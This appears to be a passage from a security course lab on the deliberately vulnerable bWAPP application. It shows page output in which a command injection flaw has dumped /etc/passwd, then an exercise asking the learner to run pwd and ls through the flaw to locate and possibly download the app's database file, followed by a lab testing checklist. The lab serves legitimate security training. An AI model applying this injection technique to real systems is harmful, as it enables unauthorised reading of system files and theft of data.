
66     </form>
67     <p align="left">root:x:0:0:root:/root:/bin/bash
68 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
69 bin:x:2:2:bin:/bin:/usr/sbin/nologin
70 sys:x:3:3:sys:/dev:/usr/sbin/nologin
71 sync:x:4:65534:sync:/bin:/bin/sync
72 games:x:5:60:games:/usr/games:/usr/sbin/nologin
73 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
74 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
75 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
76 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
77 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
78 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
79 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
80 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
81 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
82 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
83 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
84 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
85 libuuid:x:100:101:/var/lib/libuuid:
86 syslog:x:101:104::/home/syslog:/bin/false
87 mysql:x:102:105:MySQL Server,,:/nonexistent:/bin/false
88 </p>
89 </div>
90

```

On your own: Experiment with the command injection flaw and the `pwd` (print working directory) and `ls` (list files) commands to try to obtain a directory listing of the bWAPP application directory. Could you use this information to find and possibly download the bWAPP database file?

Lab Diagram

AUD507 Lab Diagram



Lab testing list for Lee

All labs are ready to test:

- ☐ Lab 0 - Nessus will take a while to download/compile plugins. Lab 1.3 will need that to be finished before you start.
- ☐ Lab 1.1
- ☐ Lab 1.2
- ☐ Lab 1.3
- ☐ Lab 2.1
- ☐ Lab 2.2
- ☐ Lab 2.3
- ☐ Lab 2.4
- ☐ Lab 2.5
- ☐ Lab 3.1
- ☐ Lab 3.3
- ☐ Lab 3.2
- ☐ Lab 3.4
- ☐ Lab 4.1
- ☐ Lab 4.2
- ☐ Lab 4.3
- ☐ Lab 4.4
- ☐ Lab 5.1
- ☐ Lab 5.2
- ☐ Lab 5.3
- ☐ Lab 5.4